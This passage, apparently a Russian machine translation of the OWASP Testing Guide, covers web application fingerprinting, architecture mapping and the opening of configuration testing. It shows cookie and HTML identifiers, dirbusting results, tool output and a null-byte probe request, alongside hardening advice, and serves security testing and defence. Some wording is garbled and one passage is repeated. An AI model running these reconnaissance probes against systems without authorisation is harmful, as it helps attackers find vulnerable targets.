Однако это не единственные способы ограничения доступа. Чтобы автоматизировать этот процесс, существуют определенные специфичные для фреймворка плагины. Одним из примеров для WordPress является StealthLogin (<http://wordpress.org/plugins/stealth-login-page>).

Дополнительные подходы

Общие рекомендации:

- Управление контрольной суммой

Цель этого подхода - побить сканеры на основе контрольной суммы и не позволить им раскрывать файлы по их хэшам. Как правило, есть два подхода к управлению контрольной суммой:

- Измените расположение этих файлов (т.е. переместите их в другую папку или переименуйте существующую папку).
- Изменить содержимое - даже небольшая модификация приводит к совершенно другой хэш-сумме, поэтому добавление одного байта в конец файла не должно быть большой проблемой.

- Контролируемый хаос

Забавный и эффективный метод, который включает в себя добавление поддельных файлов и папок из других платформ, чтобы обмануть сканеры и запутать злоумышленника. Но будьте осторожны, чтобы не перезаписать существующие файлы и папки и не сломать текущий фреймворк!

4.2.9. Fingerprinting веб-приложения (OTG-INFO-009)

Резюме

Под солнцем нет ничего нового, и почти каждое веб-приложение, которое можно подумать о разработке, уже разработано. С огромным количеством бесплатных программ с открытым исходным кодом, которые активно разрабатываются и развертываются по всему миру, весьма вероятно, что тест безопасности приложения столкнется с целевым сайтом, который полностью или частично зависит от этих хорошо известных приложений (например, Wordpress, phpBB, Mediawiki и т. д.). Знание компонентов веб-приложения, которые тестируются, значительно помогает в процессе тестирования, а также значительно сокращает усилия, необходимые во время теста. Эти хорошо известные веб-приложения имеют известные заголовки HTML, файлы cookie и структуры каталогов, которые могут быть перечислены для идентификации приложения.

Цели теста

Определите веб-приложение и версию, чтобы определить известные уязвимости и соответствующие уязвимости, которые следует использовать во время тестирования.

Как проверить

Cookies

Относительно надежным способом идентификации веб-приложения являются cookie-файлы для конкретного приложения.

Рассмотрим следующий HTTP-запрос:

```
GET / HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; rv:31.0)
Gecko/20100101 Firefox/31.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
'''Cookie: wp-settings-time-1=1406093286; wp-settings-time-
2=1405988284'''
DNT: 1
Connection: keep-alive
Host: blog.owasp.org
```

Файл cookie *CAKEPHP* был установлен автоматически, что дает информацию об используемой

платформе. Список общих имен файлов cookie представлен в разделе Идентификаторы приложений Cpmmon. Тем не менее, можно изменить имя куки.

Исходный код HTML

Этот метод основан на поиске определенных шаблонов в исходном коде HTML-страницы. Часто можно найти много информации, которая помогает тестировщику распознать конкретное веб-приложение. Одним из распространенных маркеров являются комментарии HTML, которые непосредственно приводят к раскрытию приложения. Чаще всего можно найти определенные пути для конкретных приложений, т.е. ссылки на папки css и / или js для конкретных приложений. Наконец, определенные переменные сценария могут также указывать на определенное приложение.

Из мета-тега ниже можно легко узнать приложение, используемое веб-сайтом, и его версию. Комментарии, конкретные пути и переменные сценария могут помочь злоумышленнику быстро определить экземпляр приложения.

```
<meta name="generator" content="WordPress 3.9.2" />
```

Чаще всего такая информация помещается между тегами <head> </head>, в тегах <meta> или в конце страницы. Тем не менее, рекомендуется проверить весь документ, так как он может быть полезен для других целей, таких как проверка других полезных комментариев и скрытых полей.

Конкретные файлы и папки


Помимо информации, полученной из источников HTML, существует еще один подход, который значительно помогает злоумышленнику определить приложение с высокой точностью. Каждое приложение имеет свою собственную структуру файлов и папок на сервере. Было отмечено, что можно увидеть конкретный путь из источника HTML-страницы, но иногда они там явно не представлены и все еще находятся на сервере.

Чтобы раскрыть их, используется техника, известная как Dirbusting. Dirbusting - это грубое форсирование цели с помощью предсказуемых имен папок и файлов, а также мониторинг HTTP-ответов для перечисления содержимого сервера. Эта информация может быть использована как для поиска файлов по умолчанию и их атаки, так и для снятия отпечатков веб-приложения. Dirbusting может быть выполнен несколькими способами, в приведенном ниже примере показана успешная атака dirbusting против цели на WordPress с помощью определенного списка и функциональных возможностей вторжения Burp Suite.

Request ▲	Payload	Status	Error	Timeout	Length
1	wp-includes/	403	☐	☐	383
2	wp-admin/	302	☐	☐	396
3	wp-content/	200	☐	☐	181

Мы видим, что для некоторых папок, специфичных для WordPress (например, / wp-includes /, / wp-admin / и / wp-content /), HTTP-ответы составляют 403 (запрещено), 302 (найденно, перенаправление на wp-login) .php) и 200 (OK) соответственно. Это хороший показатель того, что цель работает на WordPress. Таким же образом можно изменять различные папки плагинов приложений и их версии. На скриншоте ниже вы можете увидеть типичный файл CHANGELOG

плагина Drupal, который предоставляет информацию об используемом приложении и раскрывает уязвимую версию плагина.




```
botcha 7.x-1.5, 2012-01-09
-----
[#1833378] Disabled unstable _botcha_recipe4() (Honeypot2)

botcha 7.x-1.4, 2012-01-08
-----
[#1637548] Fixed "Undefined variable: path in _botcha_url()"
[#1694962] Fixed "Undefined index: xxxx_name in botcha_form_alter_botcha()"
[#1788978] by Staratel: Move rule action to group BOTCHA
[NOISSUE] Added _POST and _GET to loglevel 5
[NOISSUE] Added _SERVER to loglevel 5
[NOISSUE] Added honeypot_js_css2field recipe
[#1800406] by drclaw: Fixed array merge error in _form_set_class()
[#1800532] by drclaw: Fixed JS errors in IE7

botcha 7.x-1.0, 2012-05-02
-----
[#1045192] Port to D7
[#1510082] Fixed form rebuild was not happening properly - D7 ignores global $conf['cache'] and needs $form_state|
[NOISSUE] Removed global $conf['cache'] = 0, all notes on performance and caching
[NOISSUE] Reworded "Form session reuse detected" message, added "Please try again..."
[NOISSUE] Copied some goodies from CAPTCHA, added update_7000 to rename form ids in BOTCHA points
[#1075722] Cleanup, looks like sessions are handled properly for D7 (different from D6)
[#1511034] Fixed "Undefined variable t in botcha_install line 117"
[#1511042] Added configure path to botcha.info
[#1534350] Fixed comments crash (due to remnant D6 hack)
[NOISSUE] Refactoring: Allow named recipe books other than 'default'; Use form_state to pass '#botcha' value
[NOISSUE] Fixed lost recipe selector for add new on BOTCHA admin page
[NOISSUE] Remove Captcha integration text from help if Captcha module is not present
[NOISSUE] Remove hole in user_login_block protection when accessed via /admin/ path
[NOISSUE] Reworked _form_alter and _form_validate workings to allow clean reset of default values
[NOISSUE] Added simple honeypot recipe suitable for simpletest (no JS)
[NOISSUE] Added simpletest test cases
[#1544124] Fixed drush crash in rules integration due to API changes in rules 7.x-2.x
```

Совет: перед началом dirbusting рекомендуется сначала проверить файл robots.txt. Иногда там также можно найти специальные папки приложений и другую конфиденциальную информацию. Пример такого файла robots.txt представлен на скриншоте ниже.



```
User-Agent: *
Disallow: /_my_sql_dumper/
Disallow: /wp-admin/
Disallow: /wp-login/
Disallow: /privat/
Disallow: /wp-includes
Disallow: /wp-content/plugins
Disallow: /wp-content/themes
Disallow: /cgi-bin
Disallow: /logs/
Disallow: */trackback
Disallow: /category/*/*
Disallow: */comments
Disallow: */comment
Disallow: *respond
Disallow: *replytocom
Disallow: /impressum
Disallow: /xmlrpc.php
```

Конкретные файлы и папки различны для каждого конкретного приложения. Рекомендуется установить соответствующее приложение во время тестов на проникновение, чтобы лучше понять, какая инфраструктура представлена и какие файлы могут остаться на сервере. Однако несколько хороших списков файлов уже существует, и один хороший пример - это списки слов FuzzDB с предсказуемыми файлами / папками (<http://code.google.com/p/fuzzdb/>).

Общие идентификаторы приложений

Cookies

phpBB	phpbb3_
Wordpress	wp-settings
1C-Bitrix	BITRIX_
AMPcms	AMP
Django CMS	django
DotNetNuke	DotNetNukeAnonymous
e107	e107_tz
EPiServer	EPiTrace, EPiServer
Graffiti CMS	graffitibot
Hotaru CMS	hotaru_mobile
ImpressCMS	ICMSession
Indico	MAKACSESSION
InstantCMS	InstantCMS[logdate]
Kentico CMS	CMSPreferredCulture
MODx	SN4[12symb]
TYPO3	fe_typo_user
Dynamicweb	Dynamicweb
LEPTON	lep[some_numeric_value]+sessionid
Wix	Domain=.wix.com
VIVVO	VivvoSessionId

Исходный код HTML

Application	Keyword
Wordpress	<meta name="generator" content="WordPress 3.9.2" />
phpBB	<body id="phpbb"
Mediawiki	<meta name="generator" content="MediaWiki 1.21.9" />
Joomla	<meta name="generator" content="Joomla! - Open Source Content Management" />
Drupal	<meta name="Generator" content="Drupal 7 (http://drupal.org)" />
DotNetNuke	DNN Platform - http://www.dnnsoftware.com

Дополнительная информация <https://www.owasp.org/index.php/Web-metadata>

Инструменты

Список общих и известных инструментов представлен ниже. Есть также много других утилит, а также основанные на фреймворке инструменты для снятия отпечатков пальцев.


WhatWeb

Веб-сайт: <http://www.morningstarsecurity.com/research/whatweb>

В настоящее время один из лучших инструментов для снятия отпечатков пальцев на рынке. Включено в стандартную сборку [Kali Linux](#). Язык: Рубиновые Спички для снятия отпечатков пальцев изготавливаются с:

- Текстовые строки (с учетом регистра)
- Регулярные выражения
- Запросы к базе данных Google Hack (ограниченный набор ключевых слов)
- MD5 хэши
- Распознавание URL
- Шаблоны HTML-тегов
- Пользовательский код рубина для пассивных и агрессивных операций

Пример вывода представлен на скриншоте ниже



```
$ ./whatweb www.ardentcreative.co.nz
http://www.ardentcreative.co.nz [200] AtomFeed[/index.php?format=feed&type=rss], Script, MetaGenerator[Joomla! 1.5 - Open Source Content Management], HTTPServer[Apache], Google-Analytics[GA][791888], Apache, IP[210.48.71.202], Joomla[1.5], Cookies[e964b8ff6be2b1058b145da14a39e90d], Title[Ardent Creative, Christchurch Web Design], Country[NEW ZEALAND][NZ]
$ ./whatweb -a 3 www.ardentcreative.co.nz
http://www.ardentcreative.co.nz [200] AtomFeed[/index.php?format=feed&type=rss], Script, MetaGenerator[Joomla! 1.5 - Open Source Content Management], HTTPServer[Apache], Google-Analytics[GA][791888], Apache, IP[210.48.71.202], Joomla[1.5,1.5.19 - 1.5.22], Cookies[e964b8ff6be2b1058b145da14a39e90d], Title[Ardent Creative, Christchurch Web Design], Country[NEW ZEALAND][NZ]
$ ./whatweb -a 3 -p joomla www.ardentcreative.co.nz
http://www.ardentcreative.co.nz [200] Joomla[1.5,1.5.19 - 1.5.22]
$
```


BlindElephant

Веб-сайт: <https://community.qualys.com/community/blindelephant>.

Этот замечательный инструмент работает по принципу разницы версий на основе статической контрольной суммы файлов, что обеспечивает очень высокое качество снятия отпечатков пальцев. Язык: Python

Пример вывода успешного отпечатка пальца:

```
pentester$ python BlindElephant.py http://my_target drupal
Loaded /Library/Python/2.7/site-packages/blindelephant/dbs/drupal.pkl
with 145 versions, 478 differentiating paths, and 434 version groups.
Starting BlindElephant fingerprint for version of drupal at
http://my_target

Hit http://my_target/CHANGELOG.txt
File produced no match. Error: Retrieved file doesn't match known
fingerprint. 527b085a3717bd691d47713dff74acf4

Hit http://my_target/INSTALL.txt
File produced no match. Error: Retrieved file doesn't match known
fingerprint. 14dfc133e4101be6f0ef5c64566da4a4

Hit http://my_target/misc/drupal.js
Possible versions based on result: 7.12, 7.13, 7.14

Hit http://my_target/MAINTAINERS.txt
File produced no match. Error: Retrieved file doesn't match known
fingerprint. 36b740941a19912f3fdbfcca7caa08ca

Hit http://my_target/themes/garland/style.css
Possible versions based on result: 7.2, 7.3, 7.4, 7.5, 7.6, 7.7, 7.8,
7.9, 7.10, 7.11, 7.12, 7.13, 7.14

...

Fingerprinting resulted in:
7.14


Best Guess: 7.14
```

Wappalyzer

Веб-сайт: <http://wappalyzer.com>

Wappalyzer - это подключаемый модуль Firefox Chrome. Он работает только при сопоставлении регулярных выражений и не требует ничего, кроме страницы, загружаемой в браузер. Он работает полностью на уровне браузера и дает результаты в виде иконок. Хотя иногда он имеет ложные срабатывания, очень удобно иметь представление о том, какие технологии использовались для создания целевого веб-сайта сразу после просмотра страницы.

Пример вывода плагина представлен на скриншоте ниже.



Ссылки

Белые бумаги

- Saumil Shah: «Введение в снятие отпечатков пальцев HTTP» - http://www.net-square.com/httpprint_paper.html
- Анант Шривастава: «Отпечатки пальцев веб-приложений» - http://anantshri.info/articles/web_app_finger_printing.html

Санация

Общий совет - использовать несколько описанных выше инструментов и проверять журналы, чтобы лучше понять, что именно помогает злоумышленнику раскрыть веб-среду. Выполнив несколько сканирований после внесения изменений, чтобы скрыть дорожки фреймворка, можно добиться лучшего уровня безопасности и убедиться, что фреймворк не может быть обнаружен при автоматическом сканировании. Ниже приведены некоторые конкретные рекомендации по расположению маркера каркаса и некоторые дополнительные интересные подходы.

HTTP заголовки

Проверьте конфигурацию и отключите или запутайте все HTTP-заголовки, которые раскрывают информацию об используемых технологиях. Вот интересная статья об обфускации HTTP-заголовков с помощью Netscaler: <http://grahamhoking.blogspot.ru/2013/07/obfuscating-http-header-using-netscaler.html>

Печенье

Рекомендуется изменить имена файлов cookie, внося изменения в соответствующие файлы конфигурации.

Исходный код HTML

Вручную проверьте содержимое HTML-кода и удалите все, что явно указывает на структуру.

Общие рекомендации:

- Убедитесь, что нет никаких визуальных маркеров, раскрывающих основу
- Удалите все ненужные комментарии (авторские права, информацию об ошибках, комментарии конкретной структуры)
- Удалить мета и теги генератора
- Используйте собственные файлы css или js компаний и не храните их в папках, специфичных для фреймворка
- Не используйте сценарии по умолчанию на странице и не запутывайте их, если они должны использоваться.

Конкретные файлы и папки

Общие рекомендации:

- Удалите все ненужные или неиспользуемые файлы на сервере. Это подразумевает наличие текстовых файлов с информацией о версиях и установке.
- Ограничьте доступ к другим файлам, чтобы получить 404-ответ при доступе к ним извне. Это можно сделать, например, изменив файл htaccess и добавив туда RewriteCond или RewriteRule. Пример такого ограничения для двух общих папок WordPress представлен ниже.

```
RewriteCond %{REQUEST_URI} /wp-login\.php$ [OR]
RewriteCond %{REQUEST_URI} /wp-admin/$
RewriteRule $ /http://your_website [R=404,L]
```

Однако это не единственные способы ограничения доступа. Чтобы автоматизировать этот процесс, существуют определенные специфичные для фреймворка плагины. Одним из примеров для WordPress является StealthLogin (<http://wordpress.org/plugins/stealth-login-page>).

Дополнительные подходы

Общие рекомендации:

- Управление контрольной суммой

Цель этого подхода - побить сканеры на основе контрольной суммы и не позволить им раскрывать файлы по их хэшам. Как правило, есть два подхода к управлению контрольной суммой:

- Измените расположение этих файлов (т.е. переместите их в другую папку или переименуйте существующую папку).
- Изменить содержимое - даже небольшая модификация приводит к совершенно

другой хэш-сумме, поэтому добавление одного байта в конец файла не должно быть большой проблемой.

- Контролируемый хаос

Забавный и эффективный метод, который включает в себя добавление поддельных файлов и папок из других платформ, чтобы обмануть сканеры и запутать злоумышленника. Но будьте осторожны, чтобы не перезаписать существующие файлы и папки и не сломать текущий фреймворк!

4.2.10. Карта архитектуры приложения (OTG-INFO-010)

Резюме

Сложность взаимосвязанной и гетерогенной инфраструктуры веб-сервера может включать в себя сотни веб-приложений и делает управление конфигурацией и обзор фундаментальным этапом тестирования и развертывания каждого отдельного приложения. На самом деле требуется всего одна уязвимость, чтобы подорвать безопасность всей инфраструктуры, и даже небольшие и, казалось бы, несущественные проблемы могут перерасти в серьезные риски для другого приложения на том же сервере.

Для решения этих проблем крайне важно провести углубленный анализ конфигурации и известных проблем безопасности. Перед выполнением углубленного обзора необходимо сопоставить сеть и архитектуру приложения. Необходимо определить различные элементы, составляющие инфраструктуру, чтобы понять, как они взаимодействуют с веб-приложением и как они влияют на безопасность.

Как проверить

Сопоставить архитектуру приложения

Архитектура приложения должна быть сопоставлена с помощью некоторого теста, чтобы определить, какие различные компоненты используются для создания веб-приложения. В небольших установках, таких как простое приложение на основе CGI, может использоваться один сервер, который запускает веб-сервер, на котором выполняется приложение CGI на C, Perl или Shell, и, возможно, также механизм аутентификации.

В более сложных настройках, таких как система онлайн-банка, может быть задействовано несколько серверов. Они могут включать в себя обратный прокси-сервер, интерфейсный веб-сервер, сервер приложений и сервер базы данных или сервер LDAP. Каждый из этих серверов будет использоваться для разных целей и может даже быть разделен на разные сети с межсетевыми экранами между ними. Это создает различные DMZ, так что доступ к веб-серверу не предоставит удаленному пользователю доступ к самому механизму аутентификации, и поэтому компромиссы различных элементов архитектуры могут быть изолированы, чтобы они не скомпрометировали всю архитектуру.

Получение знаний об архитектуре приложения может быть простым, если эта информация предоставляется группе тестирования разработчиками приложения в форме документа или посредством собеседования, но также может оказаться очень сложной при проведении слепого теста на проникновение.

В последнем случае тестер сначала запускается с предположением, что существует простая настройка (один сервер). Затем они будут извлекать информацию из других тестов и извлекать различные элементы, ставить под сомнение это предположение и расширять карту архитектуры. Тестировщик начнет задавать простые вопросы, такие как: «Существует ли система брандмауэра, защищающая веб-сервер?». Ответ на этот вопрос будет получен на основе результатов

сканирования сети, нацеленного на веб-сервер, и анализа того, фильтруются ли сетевые порты веб-сервера на границе сети (не получен ответ или недоступны ICMP), или если сервер напрямую подключен к Интернету (то есть возвращает пакеты RST для всех не слушающих портов). Этот анализ может быть расширен для определения типа используемого брандмауэра на основе тестов сетевых пакетов. Это брандмауэр с отслеживанием состояния или фильтр списка доступа на маршрутизаторе? Как это настроено? Это можно обойти?

Обнаружение обратного прокси-сервера перед веб-сервером должно быть выполнено путем анализа баннера веб-сервера, который может непосредственно раскрыть существование обратного прокси-сервера (например, если возвращается «WebSEAL» [1]). Это также может быть определено путем получения ответов, данных веб-сервером на запросы, и сравнения их с ожидаемыми ответами. Например, некоторые обратные прокси-серверы действуют как «системы предотвращения вторжений» (или веб-щиты), блокируя известные атаки, направленные на веб-сервер. Если известно, что веб-сервер отвечает сообщением 404 на запрос, предназначенный для недоступной страницы, и возвращает другое сообщение об ошибке для некоторых распространенных веб-атак, подобных тем, которые выполняются сканерами CGI, это может быть указанием на обратный прокси-сервер (или брандмауэр уровня приложения), который фильтрует запросы и возвращает страницу с ошибкой, отличную от ожидаемой. Другой пример: если веб-сервер возвращает набор доступных методов HTTP (включая TRACE), но ожидаемые методы возвращают ошибки, возможно, что-то среднее между их блокировкой.

В некоторых случаях даже система защиты выдает себя:

```
GET /web-console/ServerInfo.jsp%00 HTTP/1.0

HTTP/1.0 200
Pragma: no-cache
Cache-Control: no-cache
Content-Type: text/html
Content-Length: 83

<TITLE>Error</TITLE>
<BODY>
<H1>Error</H1>
FW-1 at XXXXXX: Access denied.</BODY>
```

Пример сервера безопасности Check Point Firewall-1 NG AI, «защищающего» веб-сервер

Обратные прокси-серверы также могут быть представлены в качестве прокси-кэшей для ускорения работы внутренних серверов приложений. Обнаружение этих прокси может быть сделано на основе заголовка сервера. Они также могут быть обнаружены по запросам синхронизации, которые должны кэшироваться сервером, и сравнивать время, затраченное на сервер первого запроса, с последующими запросами.

Еще один элемент, который можно обнаружить, - это балансировщики сетевой нагрузки. Как правило, эти системы будут балансировать данный порт TCP / IP с несколькими серверами на основе разных алгоритмов (циклический перебор, загрузка веб-сервера, количество запросов и т. Д.). Таким образом, обнаружение этого элемента архитектуры должно быть сделано путем изучения нескольких запросов и сравнения результатов, чтобы определить, поступают ли запросы на один и тот же или разные веб-серверы. Например, на основе заголовка даты, если часы сервера не синхронизированы. В некоторых случаях процесс балансировки сетевой нагрузки может вводить новую информацию в заголовки, которая выделяет ее отчетливо, например, файл cookie AltonP, представленный балансировщиком нагрузки Alton WebSystems от Nortel.

Веб-серверы приложений обычно легко обнаружить. Запрос на несколько ресурсов обрабатывается самим сервером приложений (не веб-сервером), и заголовок ответа будет значительно различаться (включая различные или дополнительные значения в заголовке ответа). Другой способ обнаружить это - посмотреть, пытается ли веб-сервер установить файлы cookie, которые указывают на используемый веб-сервер приложения (например, JSESSIONID, предоставляемый некоторыми серверами J2EE), или автоматически переписать URL-адреса для отслеживания сеанса.

Однако серверы аутентификации (такие как каталоги LDAP, реляционные базы данных или серверы RADIUS) не так легко обнаружить с внешней точки зрения, поскольку они будут скрыты самим приложением.

Использование внутренней базы данных может быть определено простым перемещением по приложению. Если высокодинамичный контент генерируется «на лету», он, вероятно, извлекается из какой-либо базы данных самим приложением. Иногда способ запроса информации может дать представление о существовании серверной части базы данных. Например, приложение для онлайн-покупок, которое использует числовые идентификаторы ('id') при просмотре различных статей в магазине. Однако при проведении слепого теста приложения знание базовой базы данных обычно доступно только тогда, когда в приложении появляется уязвимость, такая как плохая обработка исключений или подверженность SQL-инъекциям.

Ссылки

- [1] WebSEAL, также известный как Tivoli Authentication Manager, является обратным прокси-сервером от IBM, который является частью инфраструктуры Tivoli.
- [2] Существует несколько инструментов администрирования на основе графического интерфейса для Apache (например, NetLoony), но они еще не получили широкого распространения.

4.3. Тестирование управления конфигурацией и развертыванием

Понимание развернутой конфигурации сервера, на котором размещено веб-приложение, почти так же важно, как и само тестирование безопасности приложения. В конце концов, цепочка приложений так же сильна, как и ее самое слабое звено. Платформы приложений широки и разнообразны, но некоторые ключевые ошибки конфигурации платформы могут скомпрометировать приложение так же, как незащищенное приложение может скомпрометировать сервер.

4.3.1. Тестирование конфигурации сети/инфраструктуры (OTG-CONFIG-001)

Резюме

Внутренняя сложность взаимосвязанной и разнородной инфраструктуры веб-серверов, которая может включать в себя сотни веб-приложений, делает управление конфигурацией и обзор фундаментальным этапом тестирования и развертывания каждого отдельного приложения. Требуется только одна уязвимость, чтобы подорвать безопасность всей инфраструктуры, и даже небольшие и, казалось бы, несущественные проблемы могут перерасти в серьезные риски для другого приложения на том же сервере. Для решения этих проблем крайне важно выполнить углубленный анализ конфигурации и известных проблем безопасности после сопоставления всей архитектуры.

Правильное управление конфигурацией инфраструктуры веб-сервера очень важно для обеспечения безопасности самого приложения. Если такие элементы, как программное обеспечение веб-сервера, внутренние серверы баз данных или серверы проверки подлинности, не проверены и не защищены должным образом, они могут привести к нежелательным рискам или новым уязвимостям, которые могут поставить под угрозу само приложение.

